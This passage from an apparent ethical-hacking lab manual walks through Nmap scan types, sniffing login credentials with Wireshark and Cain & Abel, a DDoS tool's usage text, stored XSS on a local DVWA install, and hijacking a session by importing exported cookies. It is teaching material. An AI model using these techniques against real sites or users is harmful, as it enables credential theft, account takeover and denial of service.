Step 10 : Go to any website on source ip address.



Step 11 : Go to password option in the cain & abel and see the visited site password.



PRACTICAL NO. 4

AIM : Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT      STATE    SERVICE
22/tcp    unfiltered ssh
25/tcp    unfiltered smtp
53/tcp    unfiltered domain
70/tcp    unfiltered gopher
80/tcp    unfiltered http
113/tcp   unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT      STATE    SERVICE
22/tcp    open     ssh
113/tcp   closed   auth
139/tcp   filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)**

Sets just the TCP FIN bit.

Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT      STATE      SERVICE
22/tcp    open|filtered ssh
53/tcp    open|filtered domain
111/tcp   open|filtered rpcbind
515/tcp   open|filtered printer
6000/tcp  open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

- **NULL Scan (-sN)**

Does not set any bits (TCP flag header is 0)

Command: **nmap -sN -p 22 scanme.nmap.org**

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.00 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE      SERVICE
22/tcp    open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

- **XMAS Scan (-sX)**

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**

```
krad# nmap -sX -T4 scanme.nmap.org


Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT      STATE      SERVICE
113/tcp   closed    auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```


PRACTCAL NO. 5

Aim: Use Wireshark sniffer to capture network traffic and analyze.


Step 1: Install and open Wireshark .




Step 2: Go to Capture tab and select Interface option.



Step 3: In Capture interface, Select Local Area Connection and click on start.



Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.



Step 5: Open a website in a new window and enter the user id and password. Register if needed.

Sign Up for gogoNET

[Already a member? Click here to sign in.](#)

Create a new account...

Business Email Address

Password

Retype Password

What is the "I" in IoT? What is this word?



[Privacy & Terms](#)



Sign Up

Create a new account...

[!\[\]\(bd2671d0d389dab13b75c7dec4cca469_img.jpg\) Facebook](#) [!\[\]\(db137d2ec4030f45be45839359b8d40e_img.jpg\) Twitter](#)

[!\[\]\(ad7549d770e799b43f589a7b59b24cdf_img.jpg\) LinkedIn](#)

About gogoNET









...and 120849 more

Community, training and services for IT professionals deploying IPv6 and the Internet of Things. Join to get free v6 connectivity.


Step 6: Enter the credentials and then sign in.




Step 7: The wireshark tool will keep recording the packets.




Step 8: Select filter as http to make the search easier and click on apply.




Step 9: Now stop the tool to stop recording.



Step 10: Find the post methods for username and passwords.



Step 11: You will see the email- id and password that you used to log in.



DOS

Using NEMESIS

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0
C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0>NEMESIS.exe
ERROR: Missing argument: host
ERROR: Missing argument: port
ERROR: Missing argument: threads

nemesis.exe - NEMESIS DDoS Tool

Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]

Available commands:
-----  

-T, --usetor      Use TOR
-h, --host        Specify a host without http://
-p, --port        Specify webserver port
-t, --threads    Specify number of threads
-?, --help        Shows the help screen.
```

PRACTICAL NO. 6

AIM: Simulate persistent Cross Site Scripting attack.

Step 1: Extract the DVWA zip file.

Step 2: Copy the folder and paste it in Drive C: > xampp > htdocs

Step 3: Rename the file as DVWA.

Step 4: Go in the config file and rename the file as config.inc.php

Step 5: Open chrome and search localhost/DVWA.

Step 6: Click on create/reset database. The database will be created. Click on login.



Step 7: Username = “Admin” and Password = “password”. Click on login.



Step 8: Click on DVWA security and set the security to low.

0/DVWA/security.php#

DVWA

DVWA Security

Security Level

Security level is currently: low

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and has no security measures at all. It's use is to be as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'

Low

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

Step 9: Click on XSS (Stored) write the script and click on sign guestbook. The script will be executed whenever the page is reloaded.

by: Stored XSS

DVWA

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

More Information

- [https://www.owasp.org/index.php/Cross-site_Scripting_\(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))
- https://www.owasp.org/index.php/XSS_Peter_Evanson_Cheat_Sheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- <http://www.egulletsecurity.com/xss-faq.html>
- <http://www.xssplease.it/>

Stored XSS

Vulnerability: Stored Cross Site Scripting (XSS)

Name:

Message:

This site says...
This is XSS Exploit Test

OK

N
A
H
M

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Banned)
Weak Session IDs

XSS (DOM)
XSS (Reflected)

CSP Bypass
JavaScript

DVWA SECURITY
PHP Info
About

Logout

The screenshot shows the DVWA application's 'Stored XSS' module. On the left is a sidebar with various security testing options. The main area is titled 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains two input fields: 'Name' and 'Message'. A modal dialog box is centered over the page, displaying the text 'This site says...' followed by 'This is XSS Exploit Test'. An 'OK' button is at the bottom right of the dialog. Below the dialog, there are four small buttons labeled 'N', 'A', 'H', and 'M'. The main content area has a dark grey background.


PRACTICAL NO. 7

AIM: Session impersonation using Firefox and Tamper Data add-on

A] Session Impersonation

STEPS

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie



Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick

The screenshot shows a browser window with an "Import" dialog open. The dialog contains the following JSON code:

```
    "session": false,
    "storeId": "0",
    "value": "in",
    "id": 24
},
{
  "domain": "www.semrush.com",
  "expirationDate": 1548814766,
  "hostOnly": true,
  "httpOnly": false,
  "name": "utz",
  "path": "/",
  "sameSite": "no_restriction",
  "secure": false,
  "session": false,
  "storeId": "0",
  "value": "Asia%2FCalcutta",
  "id": 25
}
```

At the bottom right of the dialog is a large green checkmark icon. Below the dialog, the main browser interface shows a navigation bar with a green checkmark icon and a "Help" link.

And you are in

The screenshot shows the SEMrush dashboard. The left sidebar includes links for SEO Toolkit, SEO Dashboard, COMPETITIVE RESEARCH (Domain Overview, Traffic Analytics, Organic Research, Keyword Gap, Backlink Gap), KEYWORD RESEARCH (Keyword Overview, Keyword Magic Tool, Keyword Difficulty, Organic Traffic Insights), LINK BUILDING (Backlink Analytics, Backlink Audit, Link Building Tool), and RANK TRACKING.

